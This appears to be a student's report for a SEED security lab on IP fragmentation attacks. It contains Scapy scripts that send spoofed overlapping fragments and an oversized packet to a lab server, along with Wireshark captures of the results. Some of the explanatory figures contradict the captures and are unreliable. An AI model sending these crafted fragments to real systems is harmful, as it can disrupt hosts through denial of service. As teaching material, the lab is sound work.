


IP & ICMP



IP/ICMP Attacks SEED Lab

Main Introduction:

spoofing fragmented IP packets is non-trivial. Constructing spoofed IP fragments is a good practice for students to gain their packet spoofing skills, which are essential in network security.

I will use Scapy to conduct packet spoofing.

This lab covers the following topics:

- The IP and ICMP protocols
- IP Fragmentation and the related attacks
- ICMP redirect attack
- Routing and reverse path filtering

Task 1: IP Fragmentation

Task Description:

I will need to construct a UDP packet and send it to a UDP server.

Create IP Fragments with Overlapping Contents.

Sending a Super-Large Packet.

Sending Incomplete IP Packet – Leading to Denial-of-Service.

Network physical topology:



Task 1A

I wrote the following code using Scapy in python to split the message

```
#!/usr/bin/python3
from scapy.all import *

# Scapy Spoofing

ID = 5000
payload = "A" * 32
server_ip = "10.0.2.13"

## First Fragment
ip = IP(dst=server_ip)
ip.id = ID
ip.frag = 0
ip.flags = 1

udp = UDP(sport=7070, dport=9090)
udp.len = 32 * 3 + 8

pkt = ip/udp/payload
pkt[UDP].chksum = 0

send(pkt, verbose=0)
print("Freg 1 sent!")
## Second Fragment

ip.frag = 5
ip.flags = 1
ip.proto = 17
pkt = ip/payload
send(pkt, verbose=0)
print("Freg 2 sent!")

## Third Fragment

ip.frag = 9
ip.flags = 0
ip.proto = 17
pkt = ip/payload
send(pkt, verbose=0)
print("Freg 3 sent!")
```

into 3 fragments:

I set the ID, Payload and the UDP length ($32 * 3$ fragments + 8 for the first fragment).

By executing the command “nc -lu 9090” on the Server, I opened a udp connection on port 9090.

On the Client I executed the python code.

```
[Fri Apr 16|17:12@Lab_Client]:~/.../ICMP_LAB$ sudo python3 udp_frag.py
Freq 1 sent!
Freq 2 sent!
Freq 3 sent!
[Fri Apr 16|17:28@Lab_Client]:~/.../ICMP_LAB$
```

We can see the fragments sent.

On the server we can see the 96 'A's we sent.

[illegible]

By exploring Wireshark on the Server, we can see the fragments:

On the first fragment:

No.	Time	Source	Destination
3	2021-04-16 17:12:24....	10.0.2.12	10.0.2.13
4	2021-04-16 17:12:24....	10.0.2.12	10.0.2.13
5	2021-04-16 17:12:24....	10.0.2.12	10.0.2.13

▶ Frame 3: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
▶ Ethernet II, Src: PcsCompu_c7:e4:14 (08:00:27:c7:e4:14), Dst: PcsC
▼ Internet Protocol Version 4, Src: 10.0.2.12, Dst: 10.0.2.13
0100 = Version: 4
.... 0101 = Header Length: 20 bytes (5)
▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 60
Identification: 0x1388 (5000)
▼ Flags: 0x01 (More Fragments)
0... = Reserved bit: Not set
0... = Don't fragment: Not set
...1. = More fragments: Set
Fragment offset: 0
Time to live: 64
Protocol: UDP (17)
Header checksum: 0x2f11 [validation disabled]
[Header checksum status: Unverified]
Source: 10.0.2.12
Destination: 10.0.2.13
[Source GeoIP: Unknown]
[Destination GeoIP: Unknown]
▼ User Datagram Protocol, Src Port: 7070, Dst Port: 9090
Source Port: 7070
Destination Port: 9090
Length: 104
[Checksum: [missing]]

The ID 5000, the More fragments is set, the Fragment offset of 0 since it is the first fragment the UDP protocol, the source port, destination port, and length of the packet. ($32 \times 3 + 8 = 104$).

On the second fragment:

No.	Time	Source	Destination
3	2021-04-16 17:20:54...	10.0.2.12	10.0.2.13
4	2021-04-16 17:20:54...	10.0.2.12	10.0.2.13
5	2021-04-16 17:20:54...	10.0.2.12	10.0.2.13

▶ Frame 4: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on
▶ Ethernet II, Src: PcsCompu_c7:e4:14 (08:00:27:c7:e4:14), Dst: PcsCompu
▼ Internet Protocol Version 4, Src: 10.0.2.12, Dst: 10.0.2.13
0100 = Version: 4
.... 0101 = Header Length: 20 bytes (5)
▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 52
Identification: 0x1388 (5000)
▼ Flags: 0x01 (More Fragments)
0... = Reserved bit: Not set
.0.. = Don't fragment: Not set
..1. = More fragments: Set
Fragment offset: 40
Time to live: 64
Protocol: UDP (17)
Header checksum: 0x2f14 [validation disabled]
[Header checksum status: Unverified]
Source: 10.0.2.12
Destination: 10.0.2.13
[Source GeoIP: Unknown]
[Destination GeoIP: Unknown]
▼ Data (32 bytes)
Data: 41...
[Length: 32]

The ID 5000, the More fragments is set, the Fragment offset of 40 (32 + 8 from the first fragment), the source port, destination port, and the data – 32 bytes of 'A' – 41 in ASCII.

On the third fragment:

No.	Time	Source	Destination
3	2021-04-16 17:20:54...	10.0.2.12	10.0.2.13
4	2021-04-16 17:20:54...	10.0.2.12	10.0.2.13
5	2021-04-16 17:20:54...	10.0.2.12	10.0.2.13

▶ Frame 5: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
▶ Ethernet II, Src: PcsCompu_c7:e4:14 (08:00:27:c7:e4:14), Dst: PcsC
▼ Internet Protocol Version 4, Src: 10.0.2.12, Dst: 10.0.2.13
0100 = Version: 4
.... 0101 = Header Length: 20 bytes (5)
▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 52
Identification: 0x1388 (5000)
▼ Flags: 0x00
0... = Reserved bit: Not set
.0... = Don't fragment: Not set
...0. = More fragments: Not set
Fragment offset: 72
Time to live: 64
Protocol: UDP (17)
Header checksum: 0x4f10 [validation disabled]
[Header checksum status: Unverified]
Source: 10.0.2.12
Destination: 10.0.2.13
[Source GeoIP: Unknown]
[Destination GeoIP: Unknown]
▼ Data (32 bytes)
Data: 41...
[Length: 32]

The ID 5000, the More fragments is not set, the Fragment offset of 72 (32 + 8 from the first fragment + 32 from the second fragment), the source port, destination port, and the data – 32 bytes of 'A' – 41 in ASCII.

Task 1B-1

The end of the first fragment and the beginning of the second fragment overlap by 5 bytes.

I wrote the following code in python using Scapy:

```
ID = 5000
server_ip = "10.0.2.13"
payload1 = "A"*29
payload2 = "B"*32
payload3 = "C"*32

# First Fragment
udp = UDP(dport=9090)
udp.len = 8 + 24 + 32 + 32

ip = IP(dst=server_ip)
ip.id = ID
ip.frag = 0
ip.flags = 1

pkt = ip/udp/payload1
pkt[UDP].chksum = 0
send(pkt,verbose=0)

# Second Fragment
ip = IP(dst=server_ip)
ip.id = ID
ip.frag = 4
ip.flags = 1
ip.proto = 17

pkt = ip/payload2
send(pkt,verbose=0)

# Third Fragment
ip = IP(dst=server_ip)
ip.id = ID
ip.frag = 8
ip.flags = 0
ip.proto = 17

pkt = ip/payload3
send(pkt,verbose=0)

print("Sent all packets!")
```

The payloads are 29 A's, 32 B's, 32 C's.

I set the ID, Payload and the UDP length (8 + 24 (32) for the first fragment, 32 for the last two fragments).

By executing the command “nc -lu 9090” on the Server, I opened a udp connection on port 9090.

On the client we sent the packets:

```
[Mon Apr 19|00:05@Lab_Client]:~/.../ICMP_LAB$ sudo python3 Task1b1.py  
Sent all packets!
```

We can see the packets sent.

On the server we can see the output.

```
/bin/bash 87x25  
[Sun Apr 18|23:49@Lab_Server]:~$ nc -lu 9090  
AAAAAAAAAAAAAAAAAAAAAAAAA  
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
```

The first fragment ends at the 37 bytes of the packet, however, we start the second fragment at the 32 bytes (24+8) of the packet, by giving it an offset of 4 ($4 * 8 = 32$). So, we can see the 24 A's out of the 29 we sent, and the rest are as should be 32 B's and A's.

On the first fragment:

We can see the length (8+29+20 = 57), Id 5000, fragment offset 0, source and destination ports, and 29 bytes of data – 'A' – 41 in ASCII.

On the second fragment:

3	2021-04-19 00:19:47...	10.0.2.12	10.0.2.13	UDP
4	2021-04-19 00:19:47...	10.0.2.12	10.0.2.13	IPv4
5	2021-04-19 00:19:47...	10.0.2.12	10.0.2.13	IPv4

▶	Frame 4: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface
▶	Ethernet II, Src: PcsCompu_c7:e4:14 (08:00:27:c7:e4:14), Dst: PcsCompu_6a:de:cb
▼	Internet Protocol Version 4, Src: 10.0.2.12, Dst: 10.0.2.13
	0100 = Version: 4
 0101 = Header Length: 20 bytes (5)
▶	Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
	Total Length: 52
	Identification: 0x1388 (5000)
▶	Flags: 0x01 (More Fragments)
	Fragment offset: 32
	Time to live: 64
	Protocol: UDP (17)
	Header checksum: 0x2f15 [validation disabled]
	[Header checksum status: Unverified]
	Source: 10.0.2.12
	Destination: 10.0.2.13
	[Source GeoIP: Unknown]
	[Destination GeoIP: Unknown]
▼	Data (32 bytes)
	Data: 42...
	[Length: 32]

0000	08 00 27 6a de cb 08 00 27 c7 e4 14 08 00 45 00	.. 'j.... '.....E.
0010	00 34 13 88 20 04 40 11 2f 15 0a 00 02 0c 0a 00	A @ /
0020	02 0d 42 42 42 42 42 42 42 42 42 42 42 42 42	..BBBBBB BBBBBBBB
0030	42 42 42 42 42 42 42 42 42 42 42 42 42 42 42	BBBBBBBB BBBBBBBB
0040	42 42	BB

We can see the length (32+20 = 52), Id 5000, fragment offset 32 (4*8), source and destination ports, and 32 bytes of data – 'B' – 42 in ASCII.

On the third fragment:

3	2021-04-19 00:19:47....	10.0.2.12	10.0.2.13	UDP
4	2021-04-19 00:19:47....	10.0.2.12	10.0.2.13	IPv4
5	2021-04-19 00:19:47....	10.0.2.12	10.0.2.13	IPv4

▶	Frame 5: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface
▶	Ethernet II, Src: PcsCompu_c7:e4:14 (08:00:27:c7:e4:14), Dst: PcsCompu_6a:de:cb
▼	Internet Protocol Version 4, Src: 10.0.2.12, Dst: 10.0.2.13
	0100 = Version: 4
 0101 = Header Length: 20 bytes (5)
▶	Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
	Total Length: 52
	Identification: 0x1388 (5000)
▶	Flags: 0x00
	Fragment offset: 64
	Time to live: 64
	Protocol: UDP (17)
	Header checksum: 0x4f11 [validation disabled]
	[Header checksum status: Unverified]
	Source: 10.0.2.12
	Destination: 10.0.2.13
	[Source GeoIP: Unknown]
	[Destination GeoIP: Unknown]
▼	Data (32 bytes)
	Data: 43...
	[Length: 32]

0000	08 00 27 6a de cb 08 00 27 c7 e4 14 08 00 45 00	.. 'j.... '.....E.
0010	00 34 13 88 00 08 40 11 4f 11 0a 00 02 0c 0a 00	.4....@.0.....
0020	02 0d 43 43 43 43 43 43 43 43 43 43 43 43 43 43	..CCCCCC CCCCCCCC
0030	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43	CCCCCCCC CCCCCCCC
0040	43 43	CC

We can see the length (32+20 = 52), Id 5000, fragment offset 64 (8*8), source and destination ports, and 32 bytes of data – 'C' – 43 in ASCII.

Task 1B-2

The second fragment is completely enclosed in the first fragment.

I wrote the following code in python using Scapy:

```
from scapy.all import *

ID = 5000
server_ip = "10.0.2.13"
payload1 = "A"*40
payload2 = "B"*16
payload3 = "C"*16

# First Fragment
udp = UDP(sport=7070, dport=9090)
udp.len = 8 + 40 + 16

ip = IP(dst=server_ip)
ip.id = ID
ip.frag = 0
ip.flags = 1

pkt = ip/udp/payload1
pkt[UDP].chksum = 0
send(pkt, verbose=0)

# Second Fragment
ip.frag = 2
ip.flags = 1
pkt = ip/payload2
send(pkt, verbose=0)

# Third Fragment
ip.frag = 6
ip.flags = 0
pkt = ip/payload3
send(pkt, verbose=0)


print("Sent all packets!")
```

The payloads are 40 A's, 16 B's, 16 C's.

I set the ID, Payload and the UDP length (8 for the first fragment + 40 + 16).

By executing the command “nc -lu 9090” on the Server, I opened a udp connection on port 9090.


On the client we sent the packets:



```
/bin/bash 110x34
[Mon Apr 19|00:56@Lab_Client]:~/.../ICMP_LAB$ sudo python3 Task1b2.py
Sent all packets!
[Mon Apr 19|00:56@Lab_Client]:~/.../ICMP_LAB$
```

We can see the packets sent.

On the server we can see the output.



```
/bin/bash 87x25
[Mon Apr 19|00:56@Lab_Server]:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
CCCCCCCCCCCCCCCCCCCC
```

The first fragment data is larger than the second fragment. The second fragment offset is 2 – and completely inside fragment one length.

By exploring Wireshark on the Server, we can see the fragments:

On the first fragment:

No.	Time	Source	Destination	Protocol
3	2021-04-19 00:56:47...	10.0.2.12	10.0.2.13	UDP
4	2021-04-19 00:56:47...	10.0.2.12	10.0.2.13	IPv4
5	2021-04-19 00:56:47...	10.0.2.12	10.0.2.13	IPv4

▶ Frame 3: 82 bytes on wire (656 bits), 82 bytes captured (656 bits) on interface
▶ Ethernet II, Src: PcsCompu_c7:e4:14 (08:00:27:c7:e4:14), Dst: PcsCompu_6a:de:cb
▼ Internet Protocol Version 4, Src: 10.0.2.12, Dst: 10.0.2.13
0100 = Version: 4
.... 0101 = Header Length: 20 bytes (5)
▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 68
Identification: 0x1388 (5000)
▶ Flags: 0x01 (More Fragments)
Fragment offset: 0
Time to live: 64
Protocol: UDP (17)
Header checksum: 0x2f09 [validation disabled]
[Header checksum status: Unverified]
Source: 10.0.2.12
Destination: 10.0.2.13
[Source GeoIP: Unknown]
[Destination GeoIP: Unknown]
▶ User Datagram Protocol, Src Port: 7070, Dst Port: 9090
▼ Data (40 bytes)
Data: 41...
[Length: 40]

0000	08 00 27 6a de cb 08 00 27 c7 e4 14 08 00 45 00	.. 'j.... '.....E.
0010	00 44 13 88 20 00 40 11 2f 09 0a 00 02 0c 0a 00	D @ /
0020	02 0d 1b 9e 23 82 00 40 00 00 41 41 41 41 41 41	...#...@ ..AAAAAA
0030	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAA AAAAAAAAAA
0040	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAA AAAAAAAAAA
0050	41 41	AA

We can see the length ($8+40+20 = 68$), Id 5000, fragment offset 0, source and destination ports, and 29 bytes of data – ‘A’ – 41 in ASCII.

On the second fragment:

No.	Time	Source	Destination	Protocol
3	2021-04-19 00:56:47....	10.0.2.12	10.0.2.13	UDP
4	2021-04-19 00:56:47....	10.0.2.12	10.0.2.13	IPv4
5	2021-04-19 00:56:47....	10.0.2.12	10.0.2.13	IPv4

▶ Frame 4: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface
▶ Ethernet II, Src: PcsCompu_c7:e4:14 (08:00:27:c7:e4:14), Dst: PcsCompu_6a:de:cb
▼ Internet Protocol Version 4, Src: 10.0.2.12, Dst: 10.0.2.13
0100 = Version: 4
.... 0101 = Header Length: 20 bytes (5)
▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 36
Identification: 0x1388 (5000)
▶ Flags: 0x01 (More Fragments)
Fragment offset: 16
Time to live: 64
Protocol: UDP (17)
Header checksum: 0x2f27 [validation disabled]
[Header checksum status: Unverified]
Source: 10.0.2.12
Destination: 10.0.2.13
[Source GeoIP: Unknown]
[Destination GeoIP: Unknown]
▼ Data (16 bytes)
Data: 42424242424242424242424242424242
[Length: 16]

0000	08 00 27 6a de cb 08 00 27 c7 e4 14 08 00 45 00	.. 'j.... '.....E.
0010	00 24 13 88 20 02 40 11 2f 27 0a 00 02 0c 0a 00	.\$.. .@. /'.....
0020	02 0d 42 42 42 42 42 42 42 42 42 42 42 42 42 42	..BBBBBB BBBB BBBB
0030	42 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00	BB.....

We can see the length (16+20 = 26), Id 5000, fragment offset 16 (2*8), source and destination ports, and 16 bytes of data – ‘B’ – 42 in ASCII.

On the third fragment:

No.	Time	Source	Destination	Protocol
3	2021-04-19 00:56:47...	10.0.2.12	10.0.2.13	UDP
4	2021-04-19 00:56:47...	10.0.2.12	10.0.2.13	IPv4
5	2021-04-19 00:56:47...	10.0.2.12	10.0.2.13	IPv4

▶	Frame 5: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface
▶	Ethernet II, Src: PcsCompu_c7:e4:14 (08:00:27:c7:e4:14), Dst: PcsCompu_6a:de:cb
▼	Internet Protocol Version 4, Src: 10.0.2.12, Dst: 10.0.2.13
	0100 = Version: 4
 0101 = Header Length: 20 bytes (5)
▶	Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
	Total Length: 36
	Identification: 0x1388 (5000)
▶	Flags: 0x00
	Fragment offset: 48
	Time to live: 64
	Protocol: UDP (17)
	Header checksum: 0x4f23 [validation disabled]
	[Header checksum status: Unverified]
	Source: 10.0.2.12
	Destination: 10.0.2.13
	[Source GeoIP: Unknown]
	[Destination GeoIP: Unknown]
▼	Data (16 bytes)
	Data: 43434343434343434343434343434343
	[Length: 16]

0000	08 00 27 6a de cb 08 00 27 c7 e4 14 08 00 45 00	.. ' j 'E.
0010	00 24 13 88 00 06 40 11 4f 23 0a 00 02 0c 0a 00	..@.....@. 0#.....
0020	02 0d 43 43 43 43 43 43 43 43 43 43 43 43 43 43	..CCCCCC CCCCCCCC
0030	43 43 00 00 00 00 00 00 00 00 00 00 00 00 00 00	CC.....

We can see the length (16+20 = 36), Id 5000, fragment offset 48 (6*8), source and destination ports, and 32 bytes of data – 'C' – 43 in ASCII.

Task 1B-3

The first fragment is completely enclosed in the second fragment.

I wrote the following code in python using Scapy:

```
from scapy.all import *
ID = 5000
server_ip = "10.0.2.13"
payload1 = "A"*16
payload2 = "B"*40
payload3 = "C"*16

# First Fragment
udp = UDP(sport=7070, dport=9090)
udp.len = 8 + 40 + 16

ip = IP(dst=server_ip)
ip.id = ID
ip.frag = 0
ip.flags = 1

pkt = ip/udp/payload1
pkt[UDP].chksum = 0
send(pkt, verbose=0)

# Second Fragment
ip = IP(dst=server_ip)
ip.id = ID
ip.frag = 1
ip.flags = 1
ip.proto = 17

pkt = ip/payload2
send(pkt, verbose=0)

# Third Fragment
ip = IP(dst=server_ip)
ip.id = ID
ip.frag = 6
ip.flags = 0
ip.proto = 17

pkt = ip/payload3
send(pkt, verbose=0)

print("Sent all packets!")
```

The payloads are 16 A's, 40 B's, 16 C's.

I set the ID, Payload and the UDP length (8 for the first fragment + 16 + 40).

By executing the command “nc -lu 9090” on the Server, we opened a udp connection on port 9090.

On the client we sent the packets:

```
[Mon Apr 19|01:12@Lab_Client]:~/.../ICMP_LAB$ sudo python3 Task1b3.py
Sent all packets!
```

We can see the packets sent.

On the server we can see the output.

```

/bin/bash 87x25
[Mon Apr 19|01:12@Lab Server]:~$ nc -lu 9090
AAAAAAAAAAAAAAAAAAAA BBBB BBBB BBBB BBBB BBBB BBBB BBBB BBBB CCCCCCCCCCCCCCCCCC

```

The first fragment data is larger than the second fragment. The second fragment offset is 2 – and completely inside fragment one length.

The observations in this task indicate that the fragments are written in sequence, so no matter how they are received. If the number of bytes to be overwritten are a multiple of 8, then the second fragment cannot overlap the first fragment.

By exploring Wireshark on the Server, we can see the fragments:

On the first fragment:

No.	Time	Source	Destination	Protocol
3	2021-04-19 01:12:22....	10.0.2.12	10.0.2.13	UDP
4	2021-04-19 01:12:22....	10.0.2.12	10.0.2.13	IPv4
5	2021-04-19 01:12:22....	10.0.2.12	10.0.2.13	IPv4

▶ Frame 3: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface
▶ Ethernet II, Src: PcsCompu_c7:e4:14 (08:00:27:c7:e4:14), Dst: PcsCompu_6a:de:cb
▼ Internet Protocol Version 4, Src: 10.0.2.12, Dst: 10.0.2.13
0100 = Version: 4
.... 0101 = Header Length: 20 bytes (5)
▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 44
Identification: 0x1388 (5000)
▶ Flags: 0x01 (More Fragments)
Fragment offset: 0
Time to live: 64
Protocol: UDP (17)
Header checksum: 0x2f21 [validation disabled]
[Header checksum status: Unverified]
Source: 10.0.2.12
Destination: 10.0.2.13
[Source GeoIP: Unknown]
[Destination GeoIP: Unknown]
▶ User Datagram Protocol, Src Port: 7070, Dst Port: 9090
▼ Data (16 bytes)
Data: 41414141414141414141414141414141
[Length: 16]

0000	08 00 27 6a de cb 08 00 27 c7 e4 14 08 00 45 00	.. 'j.... '.....E.
0010	00 2c 13 88 20 00 40 11 2f 21 0a 00 02 0c 0a 00	@ /
0020	02 0d 1b 9e 23 82 00 40 00 00 41 41 41 41 41 41#..@ ..AAAAAA
0030	41 41 41 41 41 41 41 41 41 41 00 00	AAAAAAAA AA..

We can see the length ($8+16+20 = 44$), Id 5000, fragment offset 0, source and destination ports, and 16 bytes of data – ‘A’ – 41 in ASCII.

On the second fragment:

No.	Time	Source	Destination	Protocol
3	2021-04-19 01:12:22...	10.0.2.12	10.0.2.13	UDP
4	2021-04-19 01:12:22...	10.0.2.12	10.0.2.13	IPv4
5	2021-04-19 01:12:22...	10.0.2.12	10.0.2.13	IPv4

▶	Frame 4: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface
▶	Ethernet II, Src: PcsCompu_c7:e4:14 (08:00:27:c7:e4:14), Dst: PcsCompu_6a:de:cb (08:00:27:6a:de:cb)
▼	Internet Protocol Version 4, Src: 10.0.2.12, Dst: 10.0.2.13
0100	= Version: 4
.... 0101	= Header Length: 20 bytes (5)
▶	Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 60	
Identification: 0x1388 (5000)	
▶	Flags: 0x01 (More Fragments)
Fragment offset: 8	
Time to live: 64	
Protocol: UDP (17)	
Header checksum: 0x2f10 [validation disabled]	
[Header checksum status: Unverified]	
Source: 10.0.2.12	
Destination: 10.0.2.13	
[Source GeoIP: Unknown]	
[Destination GeoIP: Unknown]	
▼	Data (40 bytes)
Data: 42...	
[Length: 40]	

0000	08 00 27 6a de cb 08 00 27 c7 e4 14 08 00 45 00	.. 'j.... '.....E.
0010	00 3c 13 88 20 01 40 11 2f 10 0a 00 02 0c 0a 00@./.....
0020	02 0d 42 42 42 42 42 42 42 42 42 42 42 42 42 42	..BBBBBBB BBBB
0030	42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42	BBBBBBBBB BBBB
0040	42 42 42 42 42 42 42 42 42 42	BBBBBBBBB BB

We can see the length (40+20 = 60), Id 5000, fragment offset 8 (1*8), source and destination ports, and 40 bytes of data – 'B' – 42 in ASCII.

On the third fragment:

No.	Time	Source	Destination	Protocol
3	2021-04-19 01:12:22...	10.0.2.12	10.0.2.13	UDP
4	2021-04-19 01:12:22...	10.0.2.12	10.0.2.13	IPv4
5	2021-04-19 01:12:22...	10.0.2.12	10.0.2.13	IPv4

▶	Frame 5: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface
▶	Ethernet II, Src: PcsCompu_c7:e4:14 (08:00:27:c7:e4:14), Dst: PcsCompu_6a:de:cb
▼	Internet Protocol Version 4, Src: 10.0.2.12, Dst: 10.0.2.13
	0100 = Version: 4
 0101 = Header Length: 20 bytes (5)
▶	Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
	Total Length: 36
	Identification: 0x1388 (5000)
▶	Flags: 0x00
	Fragment offset: 48
	Time to live: 64
	Protocol: UDP (17)
	Header checksum: 0x4f23 [validation disabled]
	[Header checksum status: Unverified]
	Source: 10.0.2.12
	Destination: 10.0.2.13
	[Source GeoIP: Unknown]
	[Destination GeoIP: Unknown]
▼	Data (16 bytes)
	Data: 43434343434343434343434343434343
	[Length: 16]

0000	08 00 27 6a de cb 08 00 27 c7 e4 14 08 00 45 00	.. ' j ' E .
0010	00 24 13 88 00 06 40 11 4f 23 0a 00 02 0c 0a 00	\$ _ @ 0 #
0020	02 0d 43 43 43 43 43 43 43 43 43 43 43 43 43 43	.. CCCCCC CCCCCCCC
0030	43 43 00 00 00 00 00 00 00 00 00 00	CC

We can see the length (16+20 = 36), Id 5000, fragment offset 48 (6*8), source and destination ports, and 32 bytes of data – 'C' – 43 in ASCII.

Task 1C

Sending a Super-Large Packet.

I wrote the following code in python using Scapy:

```
from scapy.all import *

ID = 5000
server_ip = "10.0.2.13"
payload1 = "A"*1200
payload2 = "B"*700

#First Fragment
udp = UDP(sport=7070, dport=9090)
udp.len=65535 #2^16
ip = IP(dst=server_ip)
ip.id = ID
ip.frag = 0
ip.flags = 1

pkt = ip/udp/payload1
pkt[UDP].chksum = 0
send(pkt, verbose=0)

#Second Fragment
offset = 151
for i in range(53):
    ip = IP(dst=server_ip)
    ip.id = ID
    ip.frag = offset + i*150
    ip.flags = 1
    ip.proto = 17
    pkt = ip/payload1
    send(pkt, verbose=0)

#Third Fragment
ip = IP(dst=server_ip)
ip.id = ID
ip.frag = 151 + 53*150
ip.flags = 0
ip.proto = 17
pkt = ip/payload2
send(pkt, verbose=0)

print("Sent all packets!")
```

The payloads are 1200 A's, 700 B's.

I set the ID, Payload and the UDP length ($2^{16} = 65,535$).

The code set udp length to 65535.

(Anything above this value will crash the code because that is the max value the UDP length field can store).

I create multiple fragments of the same packet (ID – 5000) with 1200 bytes of data. With this amount of data in each fragment, we will need to send out 55 packets – 1st packet with the UDP header is sent out, second to 54th packet is sent out in a for loop with the changes in the fragment offset.

The last fragment will have the offset of 151 (after first packet) + 53 * 150 (second to second last packet).

To send a packet of max number of allowed bytes - 65535, we would need to send just 735 bytes, but we instead send 800 bytes, therefore - exceeding the maximum packet length.

By exploring Wireshark on the Server, we can see multiple packets are sent out:


No.	Time	Source	Destination	Protocol	Length	Info
29	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
30	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
31	2021-04-19 01:37:44....	10.0.2.12	10.0.2.13	IPv4	1234	Fragmented IP protocol (proto=UDP 17, of...
